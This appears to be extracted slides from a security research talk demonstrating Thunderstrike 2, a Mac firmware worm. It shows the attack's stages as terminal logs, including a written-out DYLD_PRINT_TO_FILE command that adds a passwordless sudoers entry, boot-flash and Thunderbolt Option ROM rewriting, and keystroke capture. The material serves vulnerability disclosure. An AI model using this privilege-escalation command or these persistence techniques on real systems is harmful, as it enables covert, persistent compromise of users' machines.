
Exploit running during
recovery mode boot.
Replaces firmware files,
fixes CRCs, etc.

Thunderbolt device
with Thunderstrike
OptionROM exploit

```
*** ProcessFirmwareVolume: 0001 00000000089F57050 00010000
**** Copy keyring FVH: 00000E12 bytes
**** Fixup inner FVH
**** Update CRC: 007FFF88 bytes 84E8E81D -> 67E780CD
**** Update header checksum: A07B -> 57CC
**** Fixup outer FVH
**** Update CRC: 0080FFB8 bytes FADDEA97 -> 5108C83D
**** Update header checksum: 87AB -> 83DA
**** Process updated volume
**** Start flasher process: 05 04 03 02 01
```

Apple's RSA key is
replaced in the
boot ROM with
attacker's key.





Thunderstrike 2: adapted to SW attack




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Then open `Terminal.app` and run:

```
bash ~/Downloads/install
```

file:///Users/anlock/Downloads/ts2/install




```
mbp101:~ anlock$ bash ~/Downloads/install
**** Getting root access with DYLD_PRINT_TO_FILE
echo 'echo "$(whoami) ALL=(ALL) NOPASSWD:ALL" >&3' | DYLD_PRINT_TO_FILE=/etc/su
oers newgrp
sudo whoami
root
█
```

Root exploit

Remote code can escalate to root


```
root
**** Installing on motherboard Boot ROM
erase size 00001000
fvh size 001a0000
crc 4a6f7b03
free space 0013a150
payload: dest 0013a150, 2fe bytes
copying region...
crc 4a6f7b03 4a6f7b03
sum 7611 7611
computed crc: 59911775
crc 59911775 59911775
sum 7611 c778
spiflash_write_enable: bios_cntl=1
spiflash_write_enable: new_bios_cntl=1
spiflash_read: offset 002ca000
spiflash_write: 002ca000 + 1000
spiflash_read: offset 00190000
spiflash_write: 00190000 + 1000
```

Unlock BIOS and write to flash

Append to FVH and update CRC


```
spiflash_read: offset 002ca000
spiflash_write: 002ca000 + 1000 bytes
spiflash_read: offset 00190000
spiflash_write: 00190000 + 1000 bytes
**** Installing on Thunderbolt Option ROM
Early CRC fc41c8f3 (good)
Header CRC d07f5e1b (good)
Header sum 59 (good)
MAC: 0c:4d:e9:a0:97:12
Option ROM address 0x25fc length 0x1204 bytes
Read 0x1200 bytes
PXE CRC 24d4f979
---- new image
Early CRC fc41c8f3 (good)
Header CRC d07f5e1b (good)
Header sum 59 (good)
MAC: 0c:4d:e9:a0:97:12
Option ROM address 0x25fc length 0x1204 bytes
---- writing PXE option rom+CRC to 0028cc:0002d0
0028cc: 0002d0 / 001204
```

Write to Option ROM

Search PCIe bus for removable devices


```
spiflash_read: offset 002ca000
spiflash_write: 002ca000 + 1000 bytes
spiflash_read: offset 00190000
spiflash_write: 00190000 + 1000 bytes
**** Installing on Thunderbolt Option ROM
Early CRC fc41c8f3 (good)
Header CRC 417958e2 (good)
Header sum 5c (good)
MAC: 98:5a:eb:c6:c6:79
Option ROM address 0x25fc length 0x604 bytes
Read 0x1200 bytes
PXE CRC 24d4f979
---- new image
Early CRC fc41c8f3 (good)
Header CRC d30f6d5e (good)
Header sum 59 (good)
MAC: 98:5a:eb:c6:c6:79
Option ROM address 0x25fc length 0x1204 bytes
---- writing PXE option rom+crc to 0x25fc
03678: 00107c / 001204
```

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Then open Te

```
bash ~/Downloads/install
```

Thunderbolt adapter is now infected

Option ROM contains Thunderstrike 2


```
*** ERROR UIFlagPickerRestoreState No state found for flagpicker
*** ERROR ArchiveViewCreateWithOptions ArchiveCopyPNGImage failed for file: pre
ferences_good_samaritan_message_ribbon.png
*** ERROR ArchiveViewCreateWithOptions ArchiveCopyPNGImage failed for file: log
inui_bootprogressbar.png
```

```
.....
root device uuid is '7A188C97-4624-3FE9-A158-41D2FE591202'
```

```
Thunderstrike 2
```

```
-----
Thunderstrike 2 is installed in the motherboard boot ROM
-----
```

```
Starting OSX in █
```

Thunderstrike 2 executed from boot flash

Runs before kernel load, can backdoor OS X


```
**** ERROR UIFlagPickerRestoreState No state found for flagpicker
**** ERROR ArchiveViewCreateWithOptions ArchiveCopyPNGImage failed for file: pre
ferences_good_samaritan_message_ribbon.png
**** ERROR ArchiveViewCreateWithOptions ArchiveCopyPNGImage failed for file: log
inui_bootprogressbar.png
```

```
.....
root device uuid is '7A18BC97-4624-3FE9-A158-41D2FE591202'
```

[illegible]

Option ROM installer

```
**** payload 0x00001CB8 bytes copied to 7AFD7600
```

00: 663CEC8353565755

08: F008FED1F80405C7

10: 01CEE87AFD75D0A1


18: 00001C92C3810000

```
***** entry point 0x7AFD74FC=0000FFE9
```


```
***** Keystrokes: '\x0000\x000D1passw
```

Starting OS... 10 0F 0E Option ROM runs before kernel

Hooks S3 resume script, boots normally



CPU powers down
All flash protection bits are reset



Thunderstrike 2 written to flash

Boot flash is now infected


```
efiboot loaded from device: Acpi(PNP0A03,0)/Pci(1C14)/Pci(0100)/SATA(0,0)/HD(Part
2,Sig25388A65-DD87-4CDF-9ABE-A4D22DA373AE)
boot file path: \System\Library\CoreServices\boot.efi
